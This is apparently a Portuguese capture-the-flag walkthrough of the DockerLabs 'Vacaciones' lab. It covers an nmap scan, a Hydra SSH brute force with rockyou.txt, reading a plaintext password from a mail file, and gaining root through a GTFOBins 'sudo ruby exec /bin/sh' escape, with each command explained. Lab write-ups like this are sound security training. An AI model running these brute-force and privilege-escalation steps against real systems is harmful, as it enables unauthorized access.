
# DockerLabs

# Vacaciones

**Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.**

**Baixamos o arquivo da página [https://dockerlabs.es/](https://dockerlabs.es/)**

**Ao baixar esta máquina e descompactar o arquivo, neste caso vemos 2 arquivos**

```
┌──(root㉿soja)-[~/dockerlabs/maq.vacaciones]
└─# ls
auto_deploy.sh  vacaciones.tar
```

**Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.**

```
┌──(root㉿soja)-[~/dockerlabs/maq.vacaciones]
└─# bash auto_deploy.sh vacaciones.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

**nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn**

**Verificando as portas podemos ver que temos duas postas abertas a 22 e a 80.**


```
┌──(root㉿soja)-[~]
└─# nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 00:56 -03
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
|_  256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds
```


**EXPLICAÇÃO DO COMANDO NMAP**

1. `nmap`: É uma ferramenta de código aberto para exploração e auditoria de segurança de redes.
2. `172.17.0.2`: Este é o endereço IP do alvo que está sendo escaneado.
3. `-sS`: Realiza um "SYN scan", que é um tipo de varredura que envia pacotes SYN para determinar quais portas estão abertas. É rápido e discreto, pois não completa a conexão TCP.
4. `-sV`: Tenta detectar a versão dos serviços que estão sendo executados nas portas abertas. Isso ajuda a identificar não apenas se a porta está aberta, mas também qual serviço está rodando e sua versão.
5. `-sC`: Executa scripts padrão do Nmap. Esses scripts podem fazer diversas tarefas, como descobrir mais informações sobre os serviços, verificar vulnerabilidades, entre outros. O Nmap possui uma biblioteca de scripts que podem ser utilizados.
6. `--open`: Faz com que o Nmap mostre apenas as portas que estão abertas. Sem essa opção, o Nmap pode listar portas fechadas ou filtradas, o que pode gerar uma saída muito longa.
7. `-p-`: Escaneia todas as 65535 portas TCP, em vez de um intervalo padrão (como apenas as portas mais comuns). Isso é útil para ter uma visão completa do que está exposto no alvo.
8. `-T5`: Define a velocidade do scan para "agressivo". O Nmap possui diferentes níveis de timing (T0 a T5), e T5 é o mais rápido. Isso pode resultar em uma varredura mais rápida, mas também pode aumentar a chance de ser detectado por sistemas de segurança.
9. `-n`: Faz com que o Nmap não tente resolver nomes de host. Isso acelera o scan e é útil quando você já conhece os endereços IP.
10. `-Pn`: Diz ao Nmap para não fazer o "ping" no alvo antes de escanear. Isso é útil se você sabe que o host está ativo, ou se o alvo pode estar configurado para não responder a pings (ICMP).

**Mas se formos ao nosso navegador e olharmos o conteúdo, nada poderá ser visto à primeira vista.**




**Mas se "inspecionarmos a página Ctrl + U ” podemos ver uma mensagem interessante, então leve em consideração também que se precisarmos de usuários eles podem ser Juan e Camilo.**




**Usando Hydra para encontrar uma senha para nos ajudar, usamos primeiro Camilo e depois Juan, mas só é possível usando o primeiro.**

**hydra -l camilo -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 4 -w 5**

```
┌──(root㉿soja)-[~/dockerlabs/maq.vacaciones]
└─# hydra -l camilo -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 4 -w 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
vice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
nyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-29 00:59:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tr
ies per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: camilo   password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-29 00:59:16
```

**senha do usuário camilo: password1**

### Comando:

```
hydra -l camilo -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 4 -w 5
```

### Explicação dos parâmetros:

1. **hydra**: O nome da ferramenta que está sendo utilizada para realizar o ataque de força bruta.
2. **-l camilo**: Define o nome de usuário alvo como "camilo". Este parâmetro utiliza um único nome de usuário no ataque.
3. **-P /usr/share/wordlists/rockyou.txt**: Especifica o caminho para o arquivo de wordlist que será utilizado para o ataque. Neste caso, o arquivo `rockyou.txt` contém uma lista de possíveis senhas que serão testadas.
4. **ssh://172.17.0.2:22**: Indica o protocolo SSH como alvo do ataque, seguido pelo endereço IP da máquina (172.17.0.2) e a porta (22). A Hydra tentará fazer login via SSH nesse IP e porta, testando as combinações de nome de usuário e senhas fornecidas.
5. **-t 4**: Define o número de threads que serão usadas para o ataque. Neste caso, 4 threads serão usadas, o que permite que várias tentativas sejam feitas simultaneamente, aumentando a eficiência do ataque.
6. **-w 5**: Define o tempo máximo de espera (timeout) para resposta do servidor em 5 segundos. Isso significa que, se o servidor não responder dentro de 5 segundos, a tentativa será abandonada e a próxima será iniciada.

**Testamos as credenciais e podemos verificar que estão corretas, pois conseguimos acessá-las.**

```
┌──(root㉿soja)-[~/dockerlabs/maq.vacaciones]
└─# ssh camilo@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:52z4CT20OpL7G8YfPhcdERem6Sq+z8868LngvNGXRlA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
camilo@172.17.0.2's password:
$ bash
camilo@fd870e2a6ea9:~$ ls
camilo@fd870e2a6ea9:~$ ls -la
total 20
drwxr-xr-x 2 camilo camilo 4096 Apr 25 08:13 .
drwxr-xr-x 1 root   root   4096 Apr 25 08:13 ..
-rw-r--r-- 1 camilo camilo  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 camilo camilo 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 camilo camilo  807 Apr  4  2018 .profile
camilo@fd870e2a6ea9:~$ whoami
camilo
camilo@fd870e2a6ea9:~$
```

**Agora devemos ver como escalar para root, já que estamos logados, listamos os arquivos e usamos sudo -l, mas não é possível obter informações que nos dêem qualquer pista.**

```
camilo@fd870e2a6ea9:~$ sudo -l
[sudo] password for camilo:
Sorry, user camilo may not run sudo on fd870e2a6ea9.
camilo@fd870e2a6ea9:~$
```

**Comando:**

```
camilo@fd870e2a6ea9:~$ sudo -l
```

**Explicação:**

1. **camilo@fd870e2a6ea9**: Esta parte indica que o usuário atual é `camilo`, e ele está logado no sistema com o identificador de host `fd870e2a6ea9`, que é provavelmente o nome da máquina (pode ser um contêiner ou uma máquina virtual).
2. **sudo -l**: Este comando lista os privilégios de `sudo` que o usuário atual (`camilo`) tem. O `sudo` permite que um usuário execute comandos como superusuário ou outro usuário, mas apenas se o sistema tiver dado essas permissões.
   - O `-l` é uma opção que significa "listar", ou seja, listar os comandos que o usuário pode executar com privilégios de `sudo`.

**Saída:**

Após executar o comando `sudo -l`, o sistema solicita a senha de `camilo`:

- **[sudo] password for camilo**: Isso indica que o sistema está pedindo a senha do usuário `camilo` para verificar se ele tem as permissões adequadas para rodar comandos como superusuário.

Quando a senha é inserida, o sistema retorna a mensagem:

- **Sorry, user camilo may not run sudo on fd870e2a6ea9.**: Esta mensagem significa que o usuário `camilo` **não tem permissões** para executar comandos com o `sudo` neste sistema (ou contêiner identificado como `fd870e2a6ea9`).

**Listamos as permissões SUID, mas também não vemos nenhuma que possa nos ajudar.**

**find / -perm -4000 2>/dev/null**

```
camilo@fd870e2a6ea9:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/umount
/bin/su
camilo@fd870e2a6ea9:~$
```

### Descrição do comando:

`find / -perm -4000 2>/dev/null`

### Explicação detalhada de cada parte:

1. **find /**:
   - O comando `find` é usado para buscar arquivos e diretórios no sistema.
   - O `/` indica que a busca deve começar na raiz do sistema de arquivos, ou seja, em todo o sistema.
2. **-perm -4000**:
   - Esta opção `-perm` especifica que o `find` deve procurar por arquivos com permissões específicas.
   - O valor `4000` representa o **bit SUID**. O bit SUID (Set User ID) permite que um arquivo seja executado com os privilégios do proprietário do arquivo (geralmente `root`), mesmo que o usuário que o execute não seja o proprietário.
     - **4**: Refere-se ao bit SUID. Quando o bit SUID está ativado, o arquivo é executado com os privilégios do proprietário.
     - O sinal `-` antes de `4000` garante que o comando encontre arquivos que **exatamente** ou **incluam** o bit SUID.
   - Arquivos com SUID são potenciais vetores de escalonamento de privilégios, pois podem ser explorados por usuários mal-intencionados para ganhar privilégios mais elevados.
3. **2>/dev/null**:
   - Esta parte do comando redireciona os erros para `/dev/null`, que é um "buraco negro" no sistema de arquivos onde dados são descartados.
   - O `2>` indica que está redirecionando a saída de erros (canal **stderr**, número `2`) para o `/dev/null`. Isso é útil para ignorar mensagens de erro, como as que aparecem quando o `find` tenta acessar diretórios onde o usuário não tem permissão.

O comando `find / -perm -4000 2>/dev/null` que você executou retornou uma lista de arquivos que possuem o **bit SUID** ativado. Esses arquivos são executados com os privilégios do proprietário (geralmente `root`), independentemente de quem os execute.

### Arquivos encontrados:

1. **/usr/bin/chfn, /usr/bin/chsh**: Usados para alterar informações de conta de usuários, como shell e nome completo.
2. **/usr/bin/gpasswd**: Gerencia arquivos de grupo (/etc/group).
3. **/usr/bin/passwd**: Modifica a senha do usuário.
4. **/usr/bin/newgrp**: Altera o grupo efetivo do usuário durante uma sessão.
5. **/usr/bin/sudo**: Permite que usuários executem comandos como superusuário ou outros usuários.
6. **/usr/lib/dbus-1.0/dbus-daemon-launch-helper**: Usado para gerenciar permissões e lançamentos de processos via D-Bus.
7. **/usr/lib/openssh/ssh-keysign**: Utilizado para autenticação de chaves SSH.
8. **/bin/mount, /bin/umount**: Monta e desmonta sistemas de arquivos.
9. **/bin/su**: Permite ao usuário trocar para outro usuário, normalmente `root`.

**Antes de continuar a busca de arquivos e listar recursos devemos lembrar a mensagem que vimos na página web e falava de uma mensagem de Juan para Camilo, para que possamos procurar um e-mail,**
**se formos à raiz e procurarmos o diretório podemos ver que temos um arquivo de texto que atende às características da mensagem.**

```
drwxr-xr-x 2 root root  4096 Apr 24  2018 backups
drwxr-xr-x 1 root root  4096 Apr 25 08:12 cache
drwxr-xr-x 1 root root  4096 Apr 25 08:13 lib
drwxrwsr-x 2 root staff 4096 Apr 24  2018 local
lrwxrwxrwx 1 root root     9 May 30  2023 lock → /run/lock
drwxr-xr-x 1 root root  4096 Apr 25 08:12 log
drwxrwsr-x 1 root mail  4096 Apr 25 08:13 mail
drwxr-xr-x 2 root root  4096 May 30  2023 opt
lrwxrwxrwx 1 root root     4 May 30  2023 run → /run
drwxr-xr-x 2 root root  4096 May 30  2023 spool
drwxrwxrwt 2 root root  4096 May 30  2023 tmp
drwxr-xr-x 1 root root  4096 Apr 25 08:12 www
camilo@fd870e2a6ea9:/var$ cd mail
camilo@fd870e2a6ea9:/var/mail$ ls
camilo
camilo@fd870e2a6ea9:/var/mail$ cd camilo
camilo@fd870e2a6ea9:/var/mail/camilo$ ls
correo.txt
camilo@fd870e2a6ea9:/var/mail/camilo$ cat correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tie
nes la contraseña: 2k84dicb
camilo@fd870e2a6ea9:/var/mail/camilo$
```

**senha de JUAN=  2k84dicb**

**Usando essas credenciais podemos ver que temos acesso como referido usuário**

```
camilo@fd870e2a6ea9:/var/mail/camilo$ su juan
Password:
$ bash
juan@fd870e2a6ea9:/var/mail/camilo$ whoami
juan
```

**Uma vez logado, fazemos sudo -l podemos ver que temos possibilidades através do Ruby para escalar privilégios.**

```
juan@fd870e2a6ea9:/home$ sudo -l
Matching Defaults entries for juan on fd870e2a6ea9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User juan may run the following commands on fd870e2a6ea9:
    (ALL) NOPASSWD: /usr/bin/ruby
```

O comando:

```bash
sudo -l
```

é usado para listar os **privilégios sudo** que o usuário atual tem no sistema. Aqui está a explicação dos resultados que você obteve:

### Saída:

1. **Matching Defaults entries for juan on fd870e2a6ea9:**
   - Essa seção mostra as **configurações padrão** do sudo que se aplicam ao usuário `juan` no sistema `fd870e2a6ea9`.
   - **env_reset**: Redefine variáveis de ambiente para um estado seguro ao usar `sudo`, minimizando o risco de variáveis indesejadas serem herdadas.
   - **mail_badpass**: Envia um e-mail para o administrador se uma senha errada for inserida ao tentar usar `sudo`.
   - **secure_path=...**: Define o caminho seguro que será usado ao rodar comandos com `sudo`, o que garante que apenas programas de diretórios confiáveis, como `/usr/bin` ou `/usr/sbin`, sejam utilizados.

2. **User juan may run the following commands on fd870e2a6ea9:**
    - Esta seção lista os comandos específicos que o usuário `juan` pode executar usando `sudo`.
    - **(ALL) NOPASSWD: /usr/bin/ruby**:
        - **(ALL)**: O usuário `juan` pode executar o comando como qualquer outro usuário, inclusive `root`.
        - **NOPASSWD**: `juan` não precisa inserir sua senha ao executar o comando.
        - **/usr/bin/ruby**: O comando específico que `juan` pode executar é o interpretador Ruby. Portanto, ele pode rodar qualquer script Ruby com privilégios elevados sem fornecer a senha.

**Resumo:**

O comando `sudo -l` mostra que o usuário `juan` tem permissão para rodar o **/usr/bin/ruby** como superusuário ou qualquer outro usuário **sem precisar de senha**. Isso pode ser explorado para executar scripts Ruby com privilégios elevados no sistema.

**Se formos agora para a página gtfobins podemos ver uma maneira de tirar proveito deste binário [https://gtfobins.github.io/gtfobins/ruby/#sudo](https://gtfobins.github.io/gtfobins/ruby/#sudo)**


### Sudo

Se o binário tiver permissão para ser executado como superusuário `sudo`, ele não perderá os privilégios elevados e poderá ser usado para acessar o sistema de arquivos, escalar ou manter o acesso privilegiado.

```
sudo ruby -e 'exec "/bin/sh"'
```

**sudo ruby -e 'exec "/bin/sh"'**

**Entramos no código que ele nos indica e podemos verificar que temos acesso root, completando assim a máquina.**


juan@fd870e2a6ea9:/home$ sudo ruby -e 'exec "/bin/sh"'
# bash
root@fd870e2a6ea9:/home# whoami
root

~~**bobmarley**~~